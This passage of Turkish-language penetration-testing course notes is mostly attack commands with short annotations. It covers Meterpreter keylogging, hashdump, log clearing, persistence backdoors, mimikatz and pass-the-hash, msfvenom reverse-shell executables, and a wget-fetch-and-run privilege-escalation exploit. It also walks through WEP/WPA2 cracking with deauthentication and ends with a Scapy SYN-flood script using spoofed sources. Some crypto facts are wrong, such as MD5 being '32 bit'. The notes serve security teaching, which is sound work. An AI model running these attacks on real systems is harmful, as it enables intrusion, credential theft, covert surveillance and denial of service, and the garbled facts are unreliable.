M> channel -i 2 (kanala geçiş yapar)

\>> exit (shell oturumunu kapatır, meterpreter'e döner)

M> ps (process'leri görüntüler)

M> kill 3512 (ID'si 3512 olan process'i sonlandırır)

M> sysinfo (sistemle ilgili özet bilgi verir)

M> getuid (mevcut kullanıcı adını döndürür)

M> getprivs (yetkilerimizi listeler)

M> ps (process'leri listeler)
```

```
M> migrate 3792 (3792 ID'li process'e geçiş yapar, eğer 3792 sonlandırılırsa session k
apanır. Bu komutu kendimizi daha sağlam bir yere almak için kullanırız.)

M> getpid (şu anda sömürmekte olduğumuz process ID'sini döner.)

M> arp (arp tablosunu görüntüler)

M> route (route tablosunu görüntüler)

M> migrate 2968 (explorer.exe)

M> keyscan_start (çalışması için sömürdüğümüz process'in tuşları kaydeden bir process
olması gerek, örnek: explorer.exe)

M> keyscan_dump (basılan tuşları görüntüler)

M> migrate 432 (ekran kilitliyken girilen şifreleri alabilmek için winlogon.exe proces
s'ine geçiş yapmamız gerekir)

M> keyscan_start

M> keyscan_dump

M> keyscan_stop

M> idletime (klavye ve mouse'nin kullanılmadığı süre. bu süreye bakılarak kişinin bilg
isayar başında olup olmadığı anlaşılabilir)

M> migrate 3268 (admin kullanıcısının sahip olduğu bir process)

M> getuid (Cevap: Server username: AMBUSH\Administrator)

M> getsystem (sahip olduğumuzdan daha yüksek, elde edebileceğimiz yetkileri ele geçirm
eye çalışır)

M> getuid (Cevap: Server username: NT AUTHORITY\SYSTEM (a.k.a root))

M> hashdump (Gerekenler: sistem yetkisi. Sistemdeki parola hashtag'lerini elde etmemiz
i sağlar)

M> reg (kayıt dosyalarına erişim ve müdahale etme imkanı tanır.)

M> exit
```

- vncinject payload'ı:

```
~~> set PAYLOAD windows/vncinject/reverse_tcp

~~> show options

~~> set ViewOnly false (false değeri ekranı kontrol edebilme yetkisi verir, true değer
i sadece izleme modunda açar)

~~> exploit

E> (Hedefin ekranına girer ve ekranı kontrol edebilir)
```

Post-Exploitation:

- Uygulama:

```
~~> set PAYLOAD windows/meterpreter/reverse_tcp

~~> exploit

M> background

~~> show post (kullanabileceğimiz post-exploitation'ları görüntüler)

~~> use post/windows/gather/checkvm

P~> show options

P~> sessions

P~> set SESSION 10

P~> exploit

P~> search virtualbox

P~> sessions -i 10

M> run checkvm (run: post-exploitation modüllerini meterpreter içerisinde kullanmamızı
 sağlar)
```

Auxiliary:

- Uygulama:

- Scanner uygulaması

```
P~> show auxiliary

P~> search snmp

P~> use auxiliary/scanner/snmp/sbg6580_enum

A~> show options

A~> set RHOSTS 172.16.193.158

A~> exploit
```

- DoS Uygulaması:

```
A~> use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

A~> show options

A~> set RHOST 172.16.193.149

A~> check

A~> exploit

---172.16.193.149(windows) iptal---
```

- Payload'ı çalıştırılabilir bir dosya olarak sistemde bırakmak:

```
A~> use payload/windows/meterpreter/reverse_tcp

M> show options

M> set LHOST 172.16.193.151

M> generate (mevcut payload'ları çalıştırılabilir dosya haline dönüştürür)

M> generate -t exe -f payload.exe (payload'ı bulunduğumuz dizine payload.exe olarak çı
kartır)
```

- Gelen payload'ı dinleyebilmek için:

```
M> use exploit/multi/handler

~~> show options

~~> set LHOST 172.16.193.151

~~> set LPORT 4444

~~> run

M> (meterpreter konsolu açılır)

M> portfwd add -l 2222 -r 192.168.0.1 -p 80 (hedef sisteme route tanımı girer)

M> portfwd delete -l 2222

M> shell

\>> edit

\>> ipconfig

\>> mkdir test

\>> ^Z

M> shell

\>>
```

Karıştırılan Bazı Kavramlar

- Encryption: Şifreleme

- Encoding: Fotoğraf vs. gibi dosyaları makine diline çevirme işlemi, dönüştürücülük yapma işlemi.

- Hashing: Bir verinin kendisine özel geri döndürülemez bir çıktısıdır. Bu çıktı sayesinde aktarılan verinin bütünlüğü kontrol edilir.

Post-Exploitation(Windows):

- Pass the Hash Saldırısı: Hash'ine sahip olduğumuz şifreyi, şifreyi bilmeden diğer makinelere erişim için kullanabiliriz.

- Uygulama:

```
~~> exploit

M> getuid

M> use incognito

M> list_tokens -u (atlayabileceğimiz kullanıcıları listeler)

M> impersonate_token XPTESTMACHINA\\rpdtest

M> getuid

M> getsystem

M> run post/windows/gather/enum_applications (makinede yüklü programları tespit eder)

M> background

~~> search skype

~~> sessions -i 3

M> run post/windows/gather/credentials/skype (eğer skype servisi yüklüyse skype'den bi
lgi çekmek için kullanılabilecek bir post-exploitation)

M> getsystem

M> hashdump (kullanıcı şifrelerinin hash'lerini çeker)

M> background

~~> use exploit/windows/smb/psexec

~~> set rhost 192.168.20.10

~~> set SMBUSER test

~~> set SMBpass "hashdump ile elde ettiğimiz hash"

~~> exploit
```

Advanced Komutlar

```
M> clearev (arkamızda bıraktığımız log'ları temizler)

M> ps aux (sistemdeki process'leri listeler)

M> migrate PID (PID: Process ID)

M> run persistence -A -i 10 -p 6767 -r 192.168.0.24 (Sistem bize belli süre aralıkları
nda bağlantı isteği gönderir, bu sayede sızdığımız sistemde bir backdoor(arka kapı) bı
rakmış oluruz ve bu isteklerden birini yakalayarak tekrar sisteme sızabiliriz)
```

- Mimikatz Kullanımı:

```
~> use exploit/multi/handler

~~> set payload windows/meterpreter/reverse_tcp

~~> set lhost 192.168.0.24

~~> exploit

M> load mimikatz (mimikatz: RAM'de kayıtlı şifreleri gösterir)

M> help mimikatz

M> mimikatz_command -f sekurlsa::searchPasswords
```

Pivoting

- Sızdığımız makinenin bağlı olduğu ağa bağlı olan diğer makinelere, sızdığımız makineyi router olarak kullanıp atlama işlemine Pivoting denir. (Sızdığımız makinede ipconfig komutunu çalıştırırsak başka ağlara bağlı olup olmadığını görebiliriz.)

  - Uygulama:

  M> run autoroute -s 172.16.0.0/16 (172.16.0.0/16 ip'ye sahip bir interface, sızdığımız makineyle bağlantılı olsaydı pivoting işlemi yapabilmemiz için sızdığımız makineyi router olarak conf. etmemizi sağlayan komut)

Post-Exploitation(Linux)

```
=> cat /etc/issue (işletim sistemini öğrenir)

=> cat /etc/passwd (içeride tanımlı olan kullanıcıları ve bu kullanıcıların yetkilerin
i listeler, kullanıcı isimlerini tespit ederek brute force yapabiliriz)

=> cat /etc/shadow (sistemdeki kullanıcı şifrelerinin hash'lenmiş halinin bulunduğu do
sya)

=> /home/osman/.bash_history (Osman'ın çalıştırdığı bütün komutlar burada kayıt edilir
)

=> cat /root/.bash_history

=> uname -a (İşletim sistemini görüntüler, kullanılan işletim sistemine ait bir exploi
t olabilir.)

=> id (kim olduğumuzu ve hangi yetkilere sahip olduğumuzu gösterir)

=> /home/user/.ssh (ssh key'lerinin bulunduğu dizin)

=> ssh osman@192.168.99.100 (192.168.99.100 adresine ssh isteği yollar)

=> crontab -l (zamanlanmış görevleri listeler. sistemde backdoor bırakmak için kullanı
labilir)

=> w (sistemle erişim halinde olan kullanıcıları listeler)
```

- Yetki yükseltme saldırısı:

- Saldırgan:

```
=>(Desktop) python -m SimpleHTTPServer 8989 (8989 portumuzda bir web server ayağa kald
ırıyoruz)
```

- Hedef:

```
=> cd /tmp

=> wget http://192.168.0.24:8989/local.c

=> gcc local.c -o exploit

=> chmod +x exploit

=> ./exploit

# id
```

MSFVenom

```
=> msfvenom -l (listeleme)
```

- msfvenom ile exe dosyası oluşturma:

```
=> msfvenom -p windows/meterpreter/reverse_tcp LHOST 192.168.0.10 LPORT=3216 -f exe -o
 venom.exe
```

Notlar

- Payload'dan çıkıp, tekrar exploit ettiğimiz zaman makine crash olabilir ve payload bu sefer düzgün çalışmayabilir. Makine reset attığında tekrar çalışır.
- Metasploit konsolu aynı zamanda terminal'de desteklenen komutları da çalıştırır. (Örnek: ls, pwd, ifconfig vb...)
- Sömürdüğümüz process'in sahibinin yetki seviyesine sahip oluruz. Bizden düşük yetkide bir işleme geçiş yapabiliriz ancak bizden yüksek yetkide bir process'e geçiş yapamayız. Bizden düşük yetkide bir işleme eğer Admin yetkisinden geçersek, admin yetkisine bir daha geri dönemeyebiliriz.
- DOS'a sebebiyet veren modüller auxiliary dizininde yer alır.
- payload.exe bir web sitesine yüklenir. Hedef siteye girip payload.exe'yi indirip çalıştırırsa yine exploit ile elde edeceğimiz etkiyi elde ederiz.
- Post-exploitation süreci hedefe sızdıktan sonra yapılacak her şeyi kapsar.
- ~~> sessions -K (tüm session'ları kapatır)
- tmp dizini (RAM mantığıyla çalışan bir dizin)
- **Reverse_tcp ile Bind_tcp arasındaki fark:** reverse_tcp bizim conf.ladığımız şekilde bize bağlantı isteği açar. bind_tcp ise hedef makinede bizim conf.ladığımız bir portu açar, biz daha sonra bu porta bağlanırız.
- PHP payload'larda getsystem, mimikatz gibi komutlar kullanılamaz. Windows payload ile sisteme girmişsek kullanılabilir. PHP payload durumunda içeri msfvenom ile yarattığımız bir exe atıp c99.php kullanarak bunu execute etmeliyiz. bu esnada exploit/multi/handler ile port'umuzu dinlemeliyiz.

Kablosuz Ağ Saldırıları

Konu	Açıklama
Kablosuz Ağ Saldırıları Hakkında Genel Tanımlar ve Kurulum	Monitör mod, Aircrack-ng ve bazı tanımlar
Parola Kırma Uygulamaları	WEP, WPA/2, Wireshark ve parola kırma uygulamaları

Wireless Network Attacks

- Kablosuz ağ sinyalleri eskiden herkese açık bir şekilde yayınlandığı için (radyo gibi) herkes tarafından takip edilebiliyordu.

- BSSID: Erişim noktasının (Access Point) MAC adresi.

- ESSID: Erişim noktasının ismi.

- Uygulama:

=> ifconfig

=> airmon-ng check kill (bize engel olabilecek servisleri kapatır)

=> airmon-ng start wlan0(wireless destekli kartlarımızı monitör modda kullanabilmemizi sağlayan araç)

=> airodump-ng wlan0mon (monitör moddaki sistemlerin yakaladığı bilgileri ekrana aktarır)

- CH: Radyo mantığı; nasıl aynı anda birden fazla kanalı dinleyemiyorsak, wireless'da da 13 kanaldan birini aracın kanallar arası zap yapmasıyla dinleriz.

- Elapsed: Geçen süre.

- PWD: Erişim noktasının sinyal gücü hakkında bilgi verir. - değer alır, değer yüksekse erişim daha güçlüdür.

- Beacons: Wireless'daki kontrol paketlerinin sayısını belirten kısım.

- Data: Bilgi alış-verişinin yapıldığı paket sayısı.

- MB: AP'in maksimum kablosuz ağ hızı. QoS destekli ise "e" harfi bulunur.

- ENC: Kullanılan şifreleme hakkında bilgi verir.

- CIPHER: Kullanılan şifrelemenin kullandığı algoritma bilgisini verir.

- ATH: Doğrulama için kullanılan protokolün bilgisini verir.

- Sanal Interface Oluşturma:

```
=> ifconfig wlp2s0:1 192.168.0.2 (sanal bir IP interface'i oluşturur)

=> ifconfig wlp2s0:1 down (sanal interface'i kaldırır)
```

- Airodump menüsü iki bölüme ayrılır. İlk bölüm AP(erişim noktaları) ile alakalı olan bölümdür. İkinci bölüm erişim noktalarıyla alakalı istemciler ile ilgili olan bölümdür.

- İkinci kısım: BSSID (Erişim noktalarının MAC adresleri, eğer bu alan boşsa client sadece tarama yapıyor demektir).

- STATION: Erişim noktasına bağlanan makinelerin MAC adresleri.

- Rate: AP ile Client - Client ile AP arası Mbps cinsinden veri iletim hızı.

- Lost: Kayıp paketler.

- Frame: Gelen paketler.

- Probe: ESSID değeri alır, daha önceden bağlanmış olduğu erişim noktaları varsa onları civarda tekrar aratmak için kullanır.

- Eğer ESSID gizlenirse sadece kablosuz yayının ismini bilen kişiler bu kablosuz ağa bağlanabilir. (Probe işlemi)

=> iwconfig wlp2s0 essid "Lyk-2016" (Interface ile erişim noktalarını birbirine bağlar(?))

=> dhclient wlp2s0

=> airodump-ng wlan0mon -c 1 --bssid C0:4A:00:E9:08:2C (filtreleme)

- ESSID'i gözükmeyen bağlantıları izlemeye alırsak, o ağa biri tekrar bağlandığı zaman ESSID'ini öğrenebiliriz.

- MAC Filtreleme: Sadece kaydedilen MAC adreslerine bağlantı izni verir veya bağlantıya kabul etmez.

- MAC filtrelemeyi atlatma: Ağa bağlı bir MAC adresini alıp kendi MAC adresi olarak gösterir.

-Uygulama:

```
=> ifconfig interface down

=> ifconfig interface hw ether hedef-MAC (airodump'dan buluyoruz)

=> ifconfig interface up
```

- Eski haline döndürmek için:

  => ifconfig interface down

  => ifconfig interface hw ether kendi-MAC-adresimiz

=> ifconfig interface up

- Wireshark raporu için:

```
=> airodump-ng wlan0mon -c 6 --bssid C0:4A:00:E9:08:2C -w isim.pcap (Yayın yakalarsa i
sim.pcap içerisine kaydeder.)
```

Notlar

- Ağ Adaptörü Önerileri: Tp-Link WN722N, Alpha Chipset (051, 036),
- Kitap önerisi: Kali Linux Wireless Pen. Testing | Link: http://www.k4linux.com/2016/08/kali-linux-ebook-wireless-hack-pdf.html
- Film Önerisi: Enigma
- Wireless "full duplex" teknolojisini hala desteklememektedir. (Aynı anda hem veri yollayıp veri alma)

WEP

- WEP'te IV (Initation vector) başlığa açık olarak yerleştirilir. Açık olan değerle şifreli değeri kıyaslayarak anahtarı bulmaya çalışırız. WEP'te anahtara ihtiyaç olmadan oturum kurma imkanı vardır. Bu zafiyet bize paket enjeksiyonu yapma imkanı verir.

- WEP Parolası Kırma Uygulaması:

```
=> airmon-ng start wlan0

=> airodump-ng wlan0mon

=> airodump-ng wlan0mon --bssid C0:4A:00:E9:08:2C -c 1 -w lyk201wep

=> (Yeni terminal) aireplay-ng --fakeauth 1 -a C0:4A:00:E9:08:2C wlan0mon (paket enjek
te etmemizi sağlayan araç)

=> aireplay-ng --arpreplay -b C0:4A:00:E9:08:2C wlan0mon (paket enjekte eder)

=> (64bit için = DATA 5.000, 128bit için = DATA 35.000-40.000) aircrack-ng lyk2016.cap
 (KEY FOUND!)
```

WPA/2

- Four-way handshake'e dayanır. Brute-force'a açıktır. Ağa bağlı bir istemci yoksa kırılamaz.

- İşleyiş: WEP için yapılan işlemleri tekrar et. Ön koşullar: bir istemcinin WPA/2 ağındaki oturumunu baştan sona kaydetmek. Bağlı istemcileri düşürüp tekrar bağlanmasını sağlayarak veya istemcinin bağlanmasını bekleyerek yapılabilir.

- İstemciyi düşürerek WPA/2 kırma uygulaması:

```
=> aireplay-ng --deauth 0 -a BSSID -c STATION wlan0mon (İstemciyi düşürüyoruz)

=> airodump-ng wlan0mon --bssid C0:4A:00:E9:08:2C -c 6 -w lyk201wpa2 (Kanalı dinlemeye
 alıp istemci tekrar bağlanmasını bekliyoruz. İstemci tekrar bağlandığında bütün oturu
mu kaydediyoruz.)

=> aircrack-ng lyk2016wpa4-01.cap -w /usr/share/wordlists/ (Hazır wordlist'lerden biri
ni kullanarak parolayı kırmaya çalışıyoruz.)

=> vi /tmp/sozluk.txt (Parolayı kırmak için bir wordlist oluşturuyoruz.)

=> aircrack-ng lyk2016wpa4-01.cap -w /tmp/sozluk.txt (Oluşturduğumuz wordlist'i kullan
arak parolayı kırmaya çalışıyoruz.)
```

- Brute Force:

```
=> john --incremental --stdout | aircrack-ng lyk2016wpa4-01.cap -b BSSID -w -
```

- Wireshark filter: Kaydettiğimiz oturumu Wireshark ile inceleyebiliriz. Parolayı kırabilirsek bütün paketler plain text(açık metin) olarak gözükür.

- Kırdığımız parolayla paketleri Wireshark'ta plain text'e dönüştürmek için:

```
- Edit -> Preferences -> Protocols -> ieee 802.11 -> Decryption Keys: Edit -> [+] wpa-
pwd -> KEY: password:ESSID
```

- WPS: 8 bitlik doğruluma kullanılır. 10^7 (1 bit tahminle yaklaşık 8 saatte çözülebilir. İki parça şeklinde, 4 + 3 gönderiliyor. İlk 4'lük doğruysa geri kalan 3 yollanır.

```
=> wash -i wlan0mon -wps'li AP(Access Point)'leri bulur

=> reaver -i wlan0mon -b BSSID -vv (-p <pin>)
```

Kriptoloji

Konu	Açıklama
Kriptoloji	Kriptoloji Algoritmaları
Hashcat ve NTLM	Hashcat Kullanımı, NTLM Hash ve Pass the Hash
Tünelleme	Tünelleme

Kriptoloji

- Kriptoloji: Şifre bilimidir. Bir veriyi güvensiz bir ortamda bir uçtan diğer uca şifrelenerek iletilmesi ve iletilmiş verinin alıcı tarafından deşifre edilmesini inceler.

- **- Plain-Text:** Açık (şifrelenmemiş) metin.
- **- Cipher-Text:** Kapalı (şifrelenmiş) metin.
- **- Secret Key:** Şifrelenme işleminin kurallarını belirten anahtar.

- Ceasar Chiper: Kaydırmalı şifrelemedir. Mesela "Deneme" kelimesi 3 sağa kaydırılarak "Dhqhph" olarak şifrelenir.

- Mono Alphabetic Substitution Ciphers ailesinde bulunur.
- Ceasar'ın Zafiyetleri:
  - Verilen Kelimenin uzunluğu belli
  - Tekrar eden harfler. "deneme" kelimesi için bütün "e" harfleri "h" olarak şifrelenmiştir.
  - Büyük-Küçük harfler belli
- Ceasar Chiper frekans analizi ile çözülür.

- Frekans Analizi: Şifrede en sık geçen karakter bulunur. En sık kullanılan harfler olarak denenir. Daha sonra ikili frekans analizine bakılır. Örnek: İngilizce TH yi çok sık kullanır (the, those, there...). Mono Alpha. Subs. Chipers algoritmaları ile şifrelenen metinlerin çözümlemesinde kullanılır.

Frekans Analizi Aracı: http://quipqiup.com/

- XOR Şifreleme: Plain Text metin ile aynı boyutta bir secret key ile XOR'lanması ile gerçekleştirilir. Alıcı tarafında tekrar çözümlenirken aynı secret key ile tekrar XOR işleminden geçirilir.

S ⊕ P ⊕ S = P => S ⊕ P = C ----> C ⊕ S = P

- XOR Şifrelemenin Problemi: Aynı Secret Key'in birden fazla Plain Text mesaja uygulanması.

  P2 ⊕ S = C2 (aynı Secret key ile şifrelenmiş P2 metni) P7 ⊕ S = C7 (aynı Secret key ile şifrelenmiş P7 metni) Eğer ortaki adam şifrelenmiş C2 ve C7 metinlerini ele geçirirse ve birbiri ile XOR işlemi yaparsa; C2 ⊕ C7 = (P2 ⊕ S) ⊕ (P7 ⊕ S) = (P2 ⊕ S ⊕ S) ⊕ P7 = (P2 ⊕ 0) ⊕ P7 = **P2 ⊕ P7** --> P2 ve P7 metinlerinin üst üste gelmiş halini tespit etmiş olur.

- Symmetric Encryption: Tek anahtarlı şifrelemeye dayanır. Sadece secret key'i vardır.

- DES (Data Encryption Standard)
- 3DES (Triple DES)
- AES (Advanced Encryption Standard)

  -Known Plain-text Attack: Plain-text'in bir kısmının çözülmesi halinde bütün plain-text'i çözen saldırı. Alan Turing (Film: The Imitation Game, Başrol: Benedict Cumberbatch)

- Asymmetric Encryption: Çift anahtarlı şifrelemeye dayanır. Public ve Private Key olarak iki anahtar kullanılır. Private key'in hiçbir zaman iletimi yapılmaz.

- **Diffie & Hellman Key Exchange Algorithm**
- DSA (Digital Signature Algorithm)
- RSA (Ron **R**ivest, Adi **S**hamir,Leonard **A**dleman Encryption Algorithm)
- ECDSA (Elliptic Curve Digital Signature Algorithm)

- HASHING: Verinin geri dönülemez biçimde özetinin alınmasıdır. Dosya doğrulama, şifre saklamada kullanılır.

Bazı Hash Fonksiyonları:

- ***MD5:*** 32 bit uzunluğundadır. 0-9 ve a-f arası 16 karakterle özetleme işlemi yapılır. 16^32 farklı MD5 hashi bulunur, bu da bir MD5 hashinin 1/16^32 olasılıkla tahmin edilebileceğini gösterir.
- ***SHA-1:*** 40 bit uzunluğundadır. 16 karakter kullanılarak oluşturulur. Bir SHA-1 hashi 1/16^40 olasılıkla tahmin edilebilir.
- ***SHA-256:*** 256 bit uzunluğundadır. 16 karakter kullanılarak oluşturulur. Bir SHA-256 hashi 1/16^256 olasılıkla tahmin edilebilir.
- ***SHA-512:*** 512 bit uzunluğundadır. 16 karakter kullanılarak oluşturulur. Bir SHA-512 hashi 1/16^512 olasılıkla tahmin edilebilir.

  MD5 Collusion Attack: Sonsuz veri uzayı içerisinde 16^32 MD5 hashi kullanılıyor. İki farklı verinin hashleri aynı olabilir.

  Hash'lerin uzunlukları arttıkca kırılması o kadar zorlaşır. MD5 fonksiyonu çok hızlı olduğu için kırılması daha kolaydır.

  Rainbow Attack: Hacklenen kurumlardan elde edilen parolalar Rainbow table adı verilen yönlemle internet üzerinde hash veritabanlarında yayınlanır (DUMP) . Bu Rainbow Table'larda parolalar ve o parolaya ait tüm hashleriyle birlikte tutulur. Bu rainbow table'lar kullanılarak bir hashin parola karşılığına çok çabuk ulaşılabilir.

  Bazı Hash Veritabanları:

- https://crackstation.net/
- http://project-rainbowcrack.com/table.htm
- http://www.pwcrack.com/rainbowtables.shtml
- https://hashkiller.co.uk/
- http://www.md5online.org/
- https://hashtoolkit.com/
- http://www.cmd5.org/

Hashcat

Hashcat: Multi-thread destekli, kompleks yapılı OpenCL kullanan bir GPU Brute Force Aracıdır.

Hashcat'de Kullanılan Brute Force Teknikleri:

- Brute Force Attack
- Dictionary Attack
- Hybrid Attack
- Combinator Attack
- Mask Attack
- Rule-Based Attack

Hashcat Kullanım Örnekleri:

```
=> hashcat -a 7 example.hash ?d?d?d?d example.dict
=> hashcat -a 7 example.hash example.dict ?d?d?d?d
=> hashcat -a 1 -m0 example.hash example.dict example.dict
=> hashcat -a 7 example0.hash -1 "abcdef12345" "?1?1?1?1" example.dict
```

NTLM Hash ve Pass the Hash

NTLM Hash: Windowsdaki kullanıcı parolaları SAM dosyası altında NTLM hashleri alınarak tutulur.

- NTLM Hash Windows XP ve Sonrasında kullanılmaya başlamıştır. Daha öncesinde LM hash fonksiyonu kullanılıyordu.

Pass the Hash: Windows makinalarda kullanılan domain yapısı sayesinde NTLM Hashler kırılmaya ihtiyaç duymadan makinelere login olmak için kullanılabilir. Bu amaçla Metasploit Framework'ün psexec exploit'i kullanılır.

- Eğer domain yapısı içerisinde bulunan bir makinaya sızılırsa ve o makinaya daha önceden domain Admin login olmuş ise; o makinadan alınan hashdump ile domain adminin kullanıcı adı ve parola ntlm hashine ulaşılır. **(BINGO!)** Pass the Hash yöntemi ile o domain yapısındaki her makinaya domain adminin kullanıcı adı ve parola hashi kullanılarak erişilebilir.

Tünelleme:

-ip | icmp | ip | tcp (örnek paket)

-Tünelleme ICMP, DNS, SSH, SSL üzerinden yapılabilir.

-ICMP paketlerini firewall'dan ve internetten bir sunucuya geçirip sunucunun cevap verdiği ICMP paketlerini belirleyip bu paketleri kullanarak o sunucuyla aramızda bir köprü kurma işlemidir.

-DNS ile tünelleme işlemi genellikle daha başarılıdır. Bir web sitesi kendisine gelen isteklere döndüğünde firewall buna izin verir ancak isteği kendisi yolladığında bu istekleri firewall engeller.

-Socket proxy:

-Re (?) te proxy:

-Local proxy:

```
=> ssh -D8080 209.208.110.70 -l barkink
=> password
=> netstat -lntup
=> mozilla proxy => socket proxy

=> ssh 209.208.110.70 -l barkink -R 8080:192.168.0.1:80 (remote)

=> ssh 209.208.110.70 -l barkink -L 8080:192.168.0.1:80 (local)
```

Scapy Örnekleri

Konu	Açıklama
ARP Taraması	Arp taraması aracı
DNS Zone Taraması	DNS zone taraması aracı
SNMP get ve set Sorgulama	SNMP sorgu aracı
SYN Flood	Syn flood aracı

ARP SCAN

```
#! /usr/bin/python
import sys
from scapy.all import *

def main(argv):
    try:
        interface = raw_input("Interface: ")
        ips = raw_input("IP Range: ")
    except KeyboardInterrupt:
        print "QUITTING..."
        sys.exit(1)
    conf.verb = 0
    ans,unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/
ARP(pdst=ips),timeout=1,iface=interface,inter=0.05)

print "MAC - IP:"
    for snd,rcv in ans:
     print rcv.sprintf(r"%Ether.src% - %ARP.psrc%")

if __name__ == "__main__":
main(sys.argv[1:])
```

DNS ZONE SCAN

```
#! /usr/bin/python

import scapy
import sys
import os
from scapy.all import *

def main(argv):
	domain = sys.argv[1]
	wd = sys.argv[2]

	wd_file =open(os.path.join(wd), 'r')
	wd_list = wd_file.readlines()
	wd_file.close()

	for i in wd_list:
		host = i.rstrip('\n')+"."+domain
		answer = sr1(IP(dst="8.8.8.8")/UDP(dport=53)/
DNS(rd=1,qd=DNSQR(qname=str(host))),verbose=0)

		if not len(answer[DNS].summary().rstrip("DNS Ans")) == 0:
			print host + " ---> " + answer[DNS].summary().rstrip("DNS Ans")



if __name__ == "__main__":
main(sys.argv[1:])
```

SNMP

```
#! /usr/bin/python

import sys
from scapy.all import *

def main(argv):
      ip = raw_input("Enter Destination IP: ")
      pdu_type = raw_input("Enter PDU Type (set or get): ")
      com_string = raw_input("Enter Community String: ")
      ver = raw_input("Enten Version of SNMP: ")
      oid = raw_input("Enten OID: ")

      if  pdu_type == "get":
            p = IP(dst=ip)/UDP(dport=161)/
SNMP(version=int(ver),community=com_string,
PDU=SNMPget(varbindlist=[SNMPvarbind(oid=ASN1_OID(oid))]))
      elif pdu_type == "set":
               p = IP(dst=ip)/UDP(dport=161)/
SNMP(version=int(ver),community=com_string,
PDU=SNMPset(varbindlist=[SNMPvarbind(oid=ASN1_OID(oid),value=ip
+".config")]))
      else:
            print "This script is only used for get or set pdu types.  QUITTING!"
            exit(1)
      sr(p)

if __name__ == "__main__":
main(sys.argv[1:])
```

SYN FLOOD

```
#! /usr/bin/python

#Öncesinde aşağıdaki iptables kuralının girlmesi gerekiyor
#iptables -t filter -A OUTPUT -p tcp --tcp-flags RST RST -j DROP

import sys
import random
from scapy.all import *

def main(argv):
        while(1):
                send(IP(src=str(random.randint(1,255))+"."+str(random.randint(1,255))
+"."+str(random.randint(1,255))
+"."+str(random.randint(1,255)),dst=sys.argv[1],id=123,ttl=100)/
TCP(sport=RandShort(),dport=80,seq=123456,ack=1000,window=1000,flags="S"))


if __name__ == "__main__":
main(sys.argv[1:])
```